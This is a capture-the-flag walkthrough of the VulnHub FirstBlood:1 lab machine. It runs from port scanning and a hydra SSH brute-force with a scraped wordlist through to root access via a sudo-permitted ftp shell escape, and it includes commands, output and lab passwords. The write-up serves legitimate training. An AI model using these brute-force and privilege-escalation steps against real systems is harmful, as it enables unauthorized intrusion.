VulnHub-Firstblood:1

Target IP Address

```
nmap -T5 192.168.1.1/24
```

IP Address: 192.168.1.7

Scanning & Enumeration

---

nmap

```
nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.7
```

```
[m3rc@brut3-g33579 ~]$ sudo nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.7
[sudo] password for m3rc:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-10 10:10 IST
Nmap scan report for 192.168.1.7
Host is up (0.00042s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/johnnyrambo/
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Welcome to FirstBlood!
60022/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:01:d8:27:53:50:d9:e1:9a:cb:9d:1e:4c:b0:a5:ae (RSA)
|   256 4b:c8:77:49:db:5f:38:7f:36:e1:49:da:a4:a1:7c:5d (ECDSA)
|_  256 36:c8:65:e1:45:9a:9c:66:c9:c9:21:c4:5a:25:4d:76 (ED25519)
MAC Address: 08:00:27:46:FD:01 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4
- 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), S
ynology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.43 ms 192.168.1.7

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.01 seconds
[m3rc@brut3-g33579 ~]$
```

- SSH on **60022**

---


nikto

```
[m3rc@brut3-g33579 FirstBlood:1]$ nikto -h http://192.168.1.7
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.7
+ Target Hostname:    192.168.1.7
+ Target Port:        80
+ Start Time:         2020-10-10 10:16:46 (GMT5.5)
---------------------------------------------------------------------------
+ Server: nginx/1.14.0 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x5f650341 0x346
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
 some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
f the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/johnnyrambo/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ 7536 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2020-10-10 10:16:54 (GMT5.5) (8 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


dirbuster

- No results

http://192.168.1.7:80




Source Code:




- /rambo.html

- robots.txt



- /johnnyrambo/

- ## /rambo.html



Rambo was here!

Learn to move in parallel. If you can do multiple tasks at once, you will cut down on the time it takes to get to root.

We are going to do two things at once. First, we're going to run a port scan and we're going to do a cursory scan on the web port.

Replacing the following IP with the IP of your target, if we run:

nmap 192.168.86.132

We should only see port 80 open.

However, if we run:

nmap -p- 192.168.86.132


We should find another port.

While that longer scan is running, and replacing the following IP with the IP of your target, we're going to run Nikto against the web port using the following syntax:

nikto -h http://192.168.86.132

Read the output carefully, it will point you to another directory.

- ## /johnnyrambo/



Johnny Rambo

Frequently, we find users will choose passwords based on things or people in their lives. Often, we can scrape a site in order to build wordlists using the tool -- cewl.

Do I need to keep mentioning that you need to replace the following IP with the IP of your target?? Ok, cool, it stops as of now.

The syntax is as follows:

cewl -w words.txt -d 1 -m 5 http://192.168.86.132/johnnyrambo/

-w for output

-d for depth, how many links deep

-m for minimum word length

When cewl is finished, if you run: **wc -l words.txt**


You'll get a word count which should be under 200 words.txt

When your wordlist is finished -- in this current web directory, access: **ssh.html**

- The website is directly telling us what to do


```
cewl -w words.txt -d 1 -m 5 http://192.168.1.7/johnnyrambo/
```

- ## ssh.html



hydra

```
hydra -l johnny -P words.txt -v 192.168.1.7 ssh -s 60022 -t 4
```



SSH

- Username - **johnny**
- Password - **Vietnam**

```
ssh johnny@192.168.1.7 -p 60022
```

```
[m3rc@brut3-g33579 FirstBlood:1]$ ssh johnny@192.168.1.7 -p 60022
The authenticity of host '[192.168.1.7]:60022 ([192.168.1.7]:60022)' can't be established.
ECDSA key fingerprint is SHA256:9NWBNQ2bI/RnipoZ6hHKjL8BZq69S71dcT42eAnvjpg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.1.7]:60022' (ECDSA) to the list of known hosts.
johnny@192.168.1.7's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
New release '20.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Sep 18 15:29:53 2020 from 192.168.86.109
johnny@firstblood:~$
```

```
johnny@firstblood:~$ id
uid=1001(johnny) gid=1001(johnny) groups=1001(johnny)
johnny@firstblood:~$ ls -la
total 40
drwxr-xr-x 6 johnny johnny 4096 Sep 18 15:24 .
drwxr-xr-x 6 root   root   4096 Sep 18 14:24 ..
lrwxrwxrwx 1 johnny johnny    9 Sep 18 14:13 .bash_history -> /dev/null
-rw-r--r-- 1 johnny johnny  220 Sep 18 13:03 .bash_logout
-rw-r--r-- 1 johnny johnny 3771 Sep 18 13:03 .bashrc
drwx------ 2 johnny johnny 4096 Sep 18 13:17 .cache
drwxr-xr-x 6 johnny johnny 4096 Sep 18 13:03 .config
drwx------ 3 johnny johnny 4096 Sep 18 13:17 .gnupg
drwxrwxr-x 3 johnny johnny 4096 Sep 18 13:23 .local
-rw-r--r-- 1 johnny johnny  807 Sep 18 13:03 .profile
-rw-rw-r-- 1 johnny johnny  740 Sep 18 15:24 README.txt
johnny@firstblood:~$ cat README.txt

Nice job!  You're cruising along nicely!

When we find ourselves on a web server, we want to check out the web directory.

In case you haven't figured it out, this server is running Nginx.  For this particular
setup, I've left things at the default.  If we look in the configuration file, we can
view the location of the web directory:

cat /etc/nginx/sites-enabled/default

That's kind of noisy in the output.  We can clean it up with the following:

cat /etc/nginx/sites-enabled/default | grep -v "#"

-v is an invert match and will essentially remove all of the comment (#) lines.

When we clean it up, the line starting with "root" points to the web directory.

Move into the web directory and see if there are any files to read...

johnny@firstblood:~$
```

```
cat /etc/nginx/sites-enabled/default | grep -v "#"
```

```
johnny@firstblood:~$ cat /etc/nginx/sites-enabled/default | grep -v "#"

server {
        listen 80 default_server;
        listen [::]:80 default_server;

        root /var/www/html;

        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location / {
                try_files $uri $uri/ =404;
        }


}


johnny@firstblood:~$
```

```
cd /var/www/html
```

```
johnny@firstblood:/var/www/html$ cat README.txt
Hack the Planet!

Nice work!

I've hidden a file on this server which is readable by you.  Seems like a needle in the haystack, no?

We can use the "find" command to find files.  If I wanted to find the /etc/passwd file:

find /etc -name passwd -print

^^ would generate some permission denied errors along with the correct response.

We can redirect errors:

find /etc -name passwd -print 2>/dev/null

That last part:  2>/dev/null

^^ will redirect errors to the same place where unicorn crap ends up.  It's magic.  Don't question me.

If we run the following:

find / -type f -readable 2>/dev/null

We are going to get a LOT of noise.

However, if we fine tune this a bit:

find / -type f -readable 2>/dev/null | grep README.txt

-type f stands for type file
-readable stands for readable by this current user
| grep README.txt is a way to redirect the output to grep for a string match, the string being README.txt

We can narrow down the list.  Find the file, read the contents.

johnny@firstblood:/var/www/html$
```

```
find / -type f -readable 2>/dev/null | grep README.txt
```

```
cat /opt/README.txt
```

```
johnny@firstblood:/var/www/html$ find / -type f -readable 2>/dev/null | grep README.txt
/opt/README.txt
/var/www/html/README.txt
/home/johnny/README.txt
johnny@firstblood:/var/www/html$ cat /opt/README.txt

There's another user on this server that might have greater privileges:

username:  blood
password:  HackThePlanet2020!!

You can either switch users or ssh as the new user.  If you know how to do both, pick one.
If you only know how to SSH, learn to switch users.

johnny@firstblood:/var/www/html$
```

- Switching user

```
su blood
```

```
blood@firstblood:~$ ls
README.txt
blood@firstblood:~$ cat README.txt

I didn't think you needed to be told about the README.txt file.

I'm really stoked that you're cruising along.  Nice work!

If you move into the /home directory, we can see the home directories for the other
users on this server.  There's a user directory with some text files.  Attempt to
read both files.

blood@firstblood:~$
```

```
cd /home
```

```
blood@firstblood:~$ cd ..
blood@firstblood:/home$ ls
blood  firstblood  johnny  sly
blood@firstblood:/home$ cd firstblood/
bash: cd: firstblood/: Permission denied
blood@firstblood:/home$ cd sly/
blood@firstblood:/home/sly$ ls
README_FIRST.txt  README.txt
blood@firstblood:/home/sly$
```

- ## README_FIRST.txt

```
blood@firstblood:/home/sly$ cat README_FIRST.txt

Obviously, you're able to read this file but you're unable to read the other because
you don't have permissions.  If you perform an:  ls -al

You can see that only the user sly has permission to read README.txt

Hold that thought for a moment...

In some instances we need to perform tasks as other users or even root sometimes.
We can see if we have those permissions by typing:

sudo -l

-l stands for list, as in -- list our permissions

We discover that we have the ability to run a command as sly that might help us.

Figure out how to execute that command as the user sly.

blood@firstblood:/home/sly$
```

```
sudo -l
```

```
blood@firstblood:/home/sly$ sudo -l
Matching Defaults entries for blood on firstblood:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User blood may run the following commands on firstblood:
    (sly) /bin/cat /home/sly/README.txt
    (root) NOPASSWD: /usr/bin/esudo-properties
blood@firstblood:/home/sly$
```

```
sudo -u sly /bin/cat /home/sly/README.txt
```

```
blood@firstblood:/home/sly$ sudo -u sly /bin/cat /home/sly/README.txt
[sudo] password for blood:

In case I forget, my password is: SylvesterStalone

PS -- I think root gave us sudo privileges.  I think this might be dangerous though
because I found a website:  https://gtfobins.github.io/

It shows a possible privilege escalation for root.  I'm totally going to check out
root's files.  hint hint

blood@firstblood:/home/sly$
```

```
su sly
sudo -l
```

```
blood@firstblood:/home/sly$ su sly
Password:
sly@firstblood:~$ id
uid=1003(sly) gid=1003(sly) groups=1003(sly)
sly@firstblood:~$ ls
README_FIRST.txt  README.txt
sly@firstblood:~$ sudo -l
Matching Defaults entries for sly on firstblood:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sly may run the following commands on firstblood:
    (ALL) /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/esudo-properties
```

- from https://gtfobins.github.io/gtfobins/ftp/#sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ftp
!/bin/sh
```

- We are **ROOT**

```
sly@firstblood:~$ sudo ftp
[sudo] password for sly:
ftp> !/bin/bash
root@firstblood:~#
```

|--ROOT FLAG--|

```
root@firstblood:/root# ls
README.txt
root@firstblood:/root# cat README.txt
_______ _           _  _______ _                 _
|  ____(_)         | | | ____ \ |               | |
| |_    _ _ __ ___| |_| |_/ / | ___   ___   __| |
|  _| | | '__/ __| __| ___ \ |/ _ \ / _ \ / _` |
| |   | | |  \__ \ |_| |_/ / | (_) | (_) | (_| |
\_|   |_|_|  |___/\__\____/|_|\___/ \___/ \__,_|


____    ______            _           _     ____
\ \ \   | ___ \          | |         | |   / / /
 \ \ \  | |_/ /___   ___ | |_ ___  __| |  / / /
  > > > |    // _ \ / _ \| __/ _ \/ _` | < < <
 / / /  | |\ \ (_) | (_) | ||  __/ (_| |  \ \ \
/_/_/   \_| \_\___/ \___/ \__\___|\__,_|   \_\_\


I hope you enjoyed this box.  I wanted to create something
on the easier side because I know how frustrating and
rewarding the process can be.  If you liked this box
please reach out to me on Twitter and let me know:

@iamv1nc3nt

root@firstblood:/root#
```